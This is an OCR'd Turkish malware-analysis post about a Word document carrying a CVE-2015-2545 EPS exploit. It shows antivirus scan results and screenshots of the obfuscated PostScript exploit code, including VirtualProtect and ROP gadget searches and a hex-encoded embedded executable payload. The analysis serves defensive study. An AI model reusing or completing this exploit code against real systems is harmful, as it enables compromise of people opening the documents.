





engine (58)	positiv (9)	date (dd.mm.y...	age (...
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0


Confirmation_letter.docx dosyasını 7-zip aracı ile açtıktan sonra zafiyete konu olan EPS dosyasını (image1.eps) bulmak çok zor değildi.







EPS dosyasını Notepad++ aracı ile incelediğimde, istismar kodu içinde yer alan birden fazla yürütülebilir dosya (executable – binary) başlıkları (MZ – 4D5A) hemen dikkatimi çekti. Bu tespit, istismar kodu içinde birden fazla yürütülebilir dosya (executable) olduğunu ve zafiyet başarıyla istismar edildikten sonra işletim sistemi üzerinde bunların çalıştırılacağına işaret ediyordu.



C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
exch def /1293 exch def /1294 0 def /1295 1293 def 1292 1211 { /1294 0 1217 def /1297 1292 1213 def 1167 1293 0 1217
1201 145 }{ /1297 1292 def 1167 1293 0 1201 145 } ifelse 1297 1287 1206 /1299 exch def /1246 1287 1299
(KERNEL32.dll) 1231 def /1247 1299 1246 16 119 1287 135 119 def 1247 1287 138 /1302 exch def /1303 exch def /1304 0
def /1305 1303 def 1302 1211 { /1304 0 1217 def /1307 1302 1213 def 1169 1303 0 1217 1201 145 }{ /1307 1302 def 1169
1303 0 1201 145 } ifelse /1309 1159 2 get def 1309 type /stringtype eq { } if 1307 1309 1206 /1311 exch def }{ /1312
1137 1201 135 def /1313 1312 1201 135 def /1314 1313 1203 def /1315 1314 (KERNEL32.dll) 1243 def } ifelse /1316 {
/1204 exch def /1224 1204 dup 60 119 1201 135 119 def 1224 25 119 1201 129 dup 01 eq { pop /1319 1204 1224 136 119
1201 135 119 def /1320 1224 140 119 1201 135 def }{ 02 eq { /1319 1204 1224 152 119 1201 135 119 def /1320 1224 156
119 1201 135 def } if } ifelse /1323 1319 12 119 1201 132 def /1324 1319 14 119 1201 132 def /1325 1319 16 119 def
1324 1323 add { /1326 1325 1201 135 def /1327 1325 4 119 1201 135 def 1326 65535 and 16 eq { /1325 1327 2147483647
and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14 119 1201 132 def /1325 1324 1323 add 1 sub 4 mul 1325
16 119 119 4 119 1201 135 def /1325 1325 2147483647 and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14
119 1201 132 def /1335 1324 1323 add 1 sub 4 mul 1325 16 119 119 4 119 1201 135 def /1335 1335 2147483647 and 1319
119 def /1337 1335 1201 135 1204 119 def /1338 1335 4 119 1201 132 def /1339 1337 40 119 def /1340 1339 8 119 1201
135 def /1341 1339 12 119 1201 135 def /1342 1340 -16 bitshift def /1343 1340 65535 and def /1344 1341 -16 bitshift
def /1345 1341 65535 and def exit } if /1325 1325 8 119 def } repeat } bind def /payload_32
<4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000000000000
000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0
d0d0a2400000000000000504500004c010400b6f58d51000000000000000000e0000f010b010600007600000003c04000000000000eb840000001000000
090000000004000001000000002000004000000000000000400000000000000000005000004000000c853050002000000000010000010000000000100
000100000000000001000000000000000000000011b10000780000000f00400700500000000000000000000000000000000000000000000000000000
000d09000001c0000000000000000000000000000000000000000000000000000000000000000000000000000000000000900000d0010000009
10000000200000000000000000000000000000002e746578740000000fa750000001000000076000000040000000000000000000000000000002
00000602e72646174610000e7250000009000000260000007a00000000000000000000000000000400000402e646174610000000030040000c0000
00010040000a000000000000000000000000000400000c02e727372630000007405000000f00400000600000b00400000000000000000000000000
000400000400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000001020000000000700090000000000000000000000000000000000190000001d00000000023002
500000000000000000000031000000000000000003b3c3d00000000000000000046000000000000000000000000000000000000005a005c0000000
00000000000000006900006c0000000000000000740076000000000000000000000081000000000000000000008b008d008f00009200000000000000009
b00000000000000000a5a600a8000000000000000000000000000000b800000000000000000c1000000000000000000ca00000000cf00d100d300000
00000000000000000000000000e40000000000000000ec000000000000000f4000000000000000000000000000000000000000000b0c00000f100
Normal text file length : 781520 lines : 3 Ln : 3 Col : 19068 Sel : 0 | 0 UNIX UTF-8 INS



C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
63ceb3cf63c0d3d1c3d2d3d343d553d5e3d693d803d8f3da03da73dc53dcb3dda3de13de83df13d033e0b3e113e183e1e3e243e323e3e3e493e523
e573e623e6d3e9b3ea73eac3eb23eba3ec23ecb3ed03ed93edf3eec3ef43e043f093f0f3f193f1f3f2c3f343f3a3f4a3f4f3f543f743f7a3f823f8
a3f933f993f9f3fa43fb13fbb3fc03fc73fd43ffa3f00500000088000000006300d30123017301e30233028302e3036303b30423049304e305430623
072307c3087308d3098309d30a230a930ae30b330ba30bf30c930ce30d530e2300d3115311b31263132314731503169318b319531a331ab31b331c
631d631e031f931033231323632 3c32433268327332ad32c532cf32f2320333103340334d337733000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000> putinterval 1350 65280 (b12c.exe) putinterval
65532 1348 1350 141 1350 65536 payload_32 putinterval 1159 3 1350 put 1198 1201 135 /1364 exch def 1364 1201 135
/1365 exch def 1365 36 119 1201 135 /1366 exch def 1366 1201 135 /1367 exch def 1367 32 119 1201 135 /1368 exch def
1368 ln pop } ifelse /1369 { /1370 1314 (KERNEL32.dll) (VirtualProtect) 1250 def /1371 0 def /1372 1314 4096 119 def
1201 1372 458752 getinterval dup dup <94 00 00 00 00 5E c3> search { length 1372 119 /1373 exch def pop pop }{ pop
/1371 1 def } ifelse 1371 0 eq { dup <5E C3> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <c2 0c 00> search { length 1372 119 /1377 exch def pop pop }{ pop /1371 1 def } ifelse }
if 1371 1 eq { dup <94 c3> search { length 1372 119 /1373 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 1
eq { <c2 0c 00> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <94
00 00 00 5f 5e 5b c2 04 00> search { length 1372 119 /1373 exch def pop pop }{ pop quit } ifelse } if } bind def
/1384 { 1287 1299 (KERNEL32.dll) (VirtualProtect) 1259 /1385 exch def /1386 exch def /1372 1299 4096 119 def /1388
